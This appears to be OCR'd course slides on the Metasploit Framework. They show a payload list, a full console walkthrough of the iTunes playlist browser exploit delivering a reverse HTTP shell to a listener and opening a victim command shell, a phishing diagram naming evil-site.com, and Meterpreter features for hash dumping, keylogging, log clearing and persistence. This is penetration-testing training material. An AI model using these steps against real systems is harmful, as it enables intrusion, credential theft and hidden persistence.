
The payload combinations which can be used with this exploit

msf > use exploit/windows/fileformat/adobe_geticon



```
msf exploit(adobe_geticon) > show payloads

Compatible Payloads
===================

   Name                                             Rank    Description
   ----                                             ----    -----------
   generic/debug_trap                               normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                           normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                        normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                               normal  Generic x86 Tight Loop
   windows/dllinject/bind_ipv6_tcp                  normal  Reflective Dll Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                  normal  Reflective Dll Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                       normal  Reflective Dll Injection, Bind TCP Stager
   windows/dllinject/reverse_http                   normal  Reflective Dll Injection, PassiveX Reverse HTTP Tunneling Stager
   windows/dllinject/reverse_ipv6_tcp               normal  Reflective Dll Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp               normal  Reflective Dll Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                normal  Reflective Dll Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                    normal  Reflective Dll Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports           normal  Reflective Dll Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                normal  Reflective Dll Injection, Reverse TCP Stager (DNS)
   windows/download_exec                            normal  Windows Executable Download and Execute
   windows/exec                                     normal  Windows Execute Command
   windows/meterpreter/bind_ipv6_tcp                normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
   windows/meterpreter/bind_nonx_tcp                normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                     normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager
   windows/meterpreter/reverse_http                 normal  Windows Meterpreter (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
   windows/meterpreter/reverse_https                normal  Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
   windows/meterpreter/reverse_ipv6_tcp             normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/meterpreter/reverse_nonx_tcp             normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp              normal  Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_tcp                  normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports         normal  Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   windows/meterpreter/reverse_tcp_dns              normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   windows/metsvc_bind_tcp                          normal  Windows Meterpreter Service, Bind TCP
   windows/metsvc_reverse_tcp                       normal  Windows Meterpreter Service, Reverse TCP Inline
   windows/patchupdllinject/bind_ipv6_tcp           normal  Windows Inject DLL, Bind TCP Stager (IPv6)
   windows/patchupdllinject/bind_nonx_tcp           normal  Windows Inject DLL, Bind TCP Stager (No NX or Win7)
   windows/patchupdllinject/bind_tcp                normal  Windows Inject DLL, Bind TCP Stager
   windows/patchupdllinject/reverse_ipv6_tcp        normal  Windows Inject DLL, Reverse TCP Stager (IPv6)
   windows/patchupdllinject/reverse_nonx_tcp        normal  Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
   windows/patchupdllinject/reverse_ord_tcp         normal  Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupdllinject/reverse_tcp             normal  Windows Inject DLL, Reverse TCP Stager
   windows/patchupdllinject/reverse_tcp_allports    normal  Windows Inject DLL, Reverse All-Port TCP Stager
   windows/patchupdllinject/reverse_tcp_dns         normal  Windows Inject DLL, Reverse TCP Stager (DNS)
   windows/patchupmeterpreter/bind_ipv6_tcp         normal  Windows Meterpreter (skape/jt injection), Bind TCP Stager (IPv6)
   windows/patchupmeterpreter/bind_nonx_tcp         normal  Windows Meterpreter (skape/jt injection), Bind TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/bind_tcp              normal  Windows Meterpreter (skape/jt injection), Bind TCP Stager
   windows/patchupmeterpreter/reverse_ipv6_tcp      normal  Windows Meterpreter (skape/jt injection), Reverse TCP Stager (IPv6)
   windows/patchupmeterpreter/reverse_nonx_tcp      normal  Windows Meterpreter (skape/jt injection), Reverse TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/reverse_ord_tcp       normal  Windows Meterpreter (skape/jt injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/reverse_tcp           normal  Windows Meterpreter (skape/jt injection), Reverse TCP Stager
   windows/patchupmeterpreter/reverse_tcp_allports  normal  Windows Meterpreter (skape/jt injection), Reverse All-Port TCP Stager
   windows/patchupmeterpreter/reverse_tcp_dns       normal  Windows Meterpreter (skape/jt injection), Reverse TCP Stager (DNS)
   windows/patchupvncinject/bind_ipv6_tcp           normal  Windows VNC Inject (skape/jt injection), Bind TCP Stager (IPv6)
   windows/patchupvncinject/bind_nonx_tcp           normal  Windows VNC Inject (skape/jt injection), Bind TCP Stager (No NX or Win7)
   windows/patchupvncinject/bind_tcp                normal  Windows VNC Inject (skape/jt injection), Bind TCP Stager
   windows/patchupvncinject/reverse_ipv6_tcp        normal  Windows VNC Inject (skape/jt injection), Reverse TCP Stager (IPv6)
   windows/patchupvncinject/reverse_nonx_tcp        normal  Windows VNC Inject (skape/jt injection), Reverse TCP Stager (No NX or Win7)
   windows/patchupvncinject/reverse_ord_tcp         normal  Windows VNC Inject (skape/jt injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupvncinject/reverse_tcp             normal  Windows VNC Inject (skape/jt injection), Reverse TCP Stager
   windows/patchupvncinject/reverse_tcp_allports    normal  Windows VNC Inject (skape/jt injection), Reverse All-Port TCP Stager
   windows/patchupvncinject/reverse_tcp_dns         normal  Windows VNC Inject (skape/jt injection), Reverse TCP Stager (DNS)
   windows/shell/bind_ipv6_tcp                      normal  Windows Command Shell, Bind TCP Stager (IPv6)
   windows/shell/bind_nonx_tcp                      normal  Windows Command Shell, Bind TCP Stager (No NX or Win7)
   windows/shell/bind_tcp                           normal  Windows Command Shell, Bind TCP Stager
   windows/shell/reverse_http                       normal  Windows Command Shell, PassiveX Reverse HTTP Tunneling Stager
   windows/shell/reverse_ipv6_tcp                   normal  Windows Command Shell, Reverse TCP Stager (IPv6)
   windows/shell/reverse_nonx_tcp                   normal  Windows Command Shell, Reverse TCP Stager (No NX or Win7)
   windows/shell/reverse_ord_tcp                    normal  Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/shell/reverse_tcp                        normal  Windows Command Shell, Reverse TCP Stager
   windows/shell/reverse_tcp_allports               normal  Windows Command Shell, Reverse All-Port TCP Stager
   windows/shell/reverse_tcp_dns                    normal  Windows Command Shell, Reverse TCP Stager (DNS)
   windows/shell_bind_tcp                           normal  Windows Command Shell, Bind TCP Inline
   windows/shell_bind_tcp_xpfw                      normal  Windows Disable Windows ICF, Command Shell, Bind TCP Inline
   windows/shell_reverse_tcp                        normal  Windows Command Shell, Reverse TCP Inline
   windows/upexec/bind_ipv6_tcp                     normal  Windows Upload/Execute, Bind TCP Stager (IPv6)
   windows/upexec/bind_nonx_tcp                     normal  Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
   windows/upexec/bind_tcp                          normal  Windows Upload/Execute, Bind TCP Stager
   windows/upexec/reverse_http                      normal  Windows Upload/Execute, PassiveX Reverse HTTP Tunneling Stager
   windows/upexec/reverse_ipv6_tcp                  normal  Windows Upload/Execute, Reverse TCP Stager (IPv6)
   windows/upexec/reverse_nonx_tcp                  normal  Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
   windows/upexec/reverse_ord_tcp                   normal  Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/upexec/reverse_tcp                       normal  Windows Upload/Execute, Reverse TCP Stager
   windows/upexec/reverse_tcp_allports              normal  Windows Upload/Execute, Reverse All-Port TCP Stager
   windows/upexec/reverse_tcp_dns                   normal  Windows Upload/Execute, Reverse TCP Stager (DNS)
   windows/vncinject/bind_ipv6_tcp                  normal  VNC Server (Reflective Injection), Bind TCP Stager (IPv6)
   windows/vncinject/bind_nonx_tcp                  normal  VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/vncinject/bind_tcp                       normal  VNC Server (Reflective Injection), Bind TCP Stager
   windows/vncinject/reverse_http                   normal  VNC Server (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
   windows/vncinject/reverse_ipv6_tcp               normal  VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/vncinject/reverse_nonx_tcp               normal  VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/vncinject/reverse_ord_tcp                normal  VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/vncinject/reverse_tcp                    normal  VNC Server (Reflective Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports           normal  VNC Server (Reflective Injection), Reverse All-Port TCP Stager
   windows/vncinject/reverse_tcp_dns                normal  VNC Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(adobe_geticon) >
```

Example Usage 1




```
msf > use exploit/windows/browser/apple_itunes_playlist
msf  exploit(apple_itunes_playlist) > set SRVHOST 192.168.182.130
SRVHOST => 192.168.182.130
msf  exploit(apple_itunes_playlist) > set SRVPORT 8080
SRVPORT => 8080
msf  exploit(apple_itunes_playlist) > set PAYLOAD windows/shell/reverse_http
PAYLOAD => windows/shell/reverse_http
msf  exploit(apple_itunes_playlist) > set URIPATH mycoolplaylist.pls
URIPATH => mycoolplaylist.pls
msf  exploit(apple_itunes_playlist) > set LHOST 192.168.182.130
LHOST => 192.168.182.130
msf  exploit(apple_itunes_playlist) > set LPORT 80
LPORT => 80
msf  exploit(apple_itunes_playlist) > show options

Module options (exploit/windows/browser/apple_itunes_playlist):

   Name        Current Setting     Required  Description
   ----        ---------------     --------  -----------
   SRVHOST     192.168.182.130     yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT     8080                yes       The local port to listen on.
   SSL         false               no        Negotiate SSL for incoming connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3                no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH     mycoolplaylist.pls  no        The URI to use for this exploit (default is random)


Payload options (windows/shell/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.182.130  yes       The local listener hostname
   LPORT     80               yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 Pro English SP4


msf  exploit(apple_itunes_playlist) > exploit
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://192.168.182.130:80/
[*] Using URL: http://192.168.182.130:8080/mycoolplaylist.pls
[*] Server started.
msf  exploit(apple_itunes_playlist) > [*] 192.168.182.130  apple_itunes_playlist - Sending Apple ITunes 4.7 Playlist Buffer Overflow
msf  exploit(apple_itunes_playlist) >
```

Evil site config

Victim config

Example Usage 2


Phishing Email to users
http://evil-site.com/file.html
GET /file.html HTTP /1.1
Weakest Link
apple_itunes_playlist Exploit SENT!
INTERWEBS
OWNED!
Attacker
Target
SCAN & ATTACKS FAIL
Default DENY IN & OUTBOUND
Outbound : HTTP/S, DNS, MAIL
Reverse Shell /PassiveX over tcp /80

Example Usage 3

```
msf> exploit(apple_itunes_playlist) > exploit
[*] Exploit running as background job.
[*] Started HTTP reverse handler on http://192.168.182.130:80/
[*] Using URL: http://192.168.182.130:8080/mycoolplaylist.pls
[*] Server started.

msf> exploit(apple_itunes_playlist) > [*] 192.168.182.130
  apple_itunes_playlist - Sending Apple ITunes 4.7 Playlist Buffer
  Overflow

msf> exploit(apple_itunes_playlist) >
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.182.130:80 ->
  192.168.113.10:48075)

msf> exploit(apple_itunes_playlist) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\System32\>
```

Connect from victim

Meterpreter 1

- Meterpreter (the Meta-Interpreter) is an advanced GP-payload that is carried as a DLL and implements a special shell
- Provides complex and advanced features that would otherwise be tedious to implement purely in assembly
  - Ability to migrate to a legitimate process
  - Upload/Download files
  - Retrieve password hashes from SAM
  - Includes a number of scripts to automate common post exploitation tasks or further attacks (pivoting)
- Persistent Meterpreter

```
meterpreter > run persistence -h
OPTIONS:
    -A   Automatically start a matching multi/handler to connect to the agent
    -U   Automatically start the agent when the User logs on
    -X   Automatically start the agent when the system boots
    -h   This help menu
    -i   The interval in seconds between each connection attempt
    -p   The port on the remote host where Metasploit is listening
    -r   The IP of the system running Metasploit listening for the connect back
```


Meterpreter 2

- SSL is used for all connections
- Control some of the user interface components
- Key board logging
- Screen Capture
- Time Stomp
- Clear the event log
- Forward a local port to a remote service (port forwarding)
- View and modify the routing table
- Scripting, reconnect… and many more functions!
  - http://blog.metasploit.com/2010/04/persistent-meterpreter-over-reverse.html
- Meterpreter backdoor service (metsvc)

```
meterpreter > run metsvc -h
OPTIONS:
    -A  Automatically start a matching multi/handler to connect to the service
    -h  This help menu
    -r  Uninstall an existing Meterpreter service (files must be deleted manually)
```

Metasploit framework

- Build your own exploit (see lab)
- Free chapter from Gray Hat Hacking S.E.
  - Using Metasploit
  - http://users.du.se/~hjo/cs/common/books/



SYNGRESS®

FREE E-BOOK DOWNLOAD

Metasploit Toolkit


FOR PENETRATION TESTING, EXPLOIT DEVELOPMENT, AND VULNERABILITY RESEARCH

A Fully Integrated Suite of Tools for Discovering, Running, and Testing Exploit Code

- The First Book Available for the Metasploit Framework (MSF) 3.0, the Attack Platform of Choice for Penetration Testing
- A Special Companion Web Site Provides Professional Working Code and Exploits
- Complete Coverage of the Three MSF Interfaces: *msfweb*, *msfconsole*, and *msfcli*

David Maynor
K. K. Mookhey
Jacopo Cervini
Fairuzan Roslan
Kevin Beaver Technical Editor

Metasploit commands ?/help
Core commands
DB backend commands
Exploit commands
… depends on activity
command -h
show (options/advanced/etc)
sessions -l
sessions -i 1



```
bash
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current con
    banner        Display an awesome metasploit
    cd            Change the current working dir
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers
```

Metasploit Unleashed

Old: http://users.du.se/~hjo/cs/dt1036/docs/MSFu-extended-edt-1.0.pdf

Metasploit Unleashed
- 01 Introduction
- 02 Required Materials
- 03 Metasploit Fundamentals
- 04 Information Gathering
- 05 Vulnerability Scanning
- 06 Writing a Simple Fuzzer
- 07 Exploit Development
- 08 Client Side Exploits
- 09 MSF Post Exploitation
- 10 Meterpreter Scripting
- 11 Maintaining Access
- 12 MSF Extended Usage
- 13 Beyond Metasploit
- 14 Module Reference
- 15 Donate Here
- 16 Glossary
- 17 FAQ
- 18 About the Authors

METASPLOIT UNLEASHED - MASTERING THE FRAMEWORK

This free information security training is brought to you in a community effort to promote awareness and raise funds for underprivileged children in East Africa. Through a heart-warming effort by several security professionals, we are proud to present the most complete and in-depth open course about the Metasploit Framework.

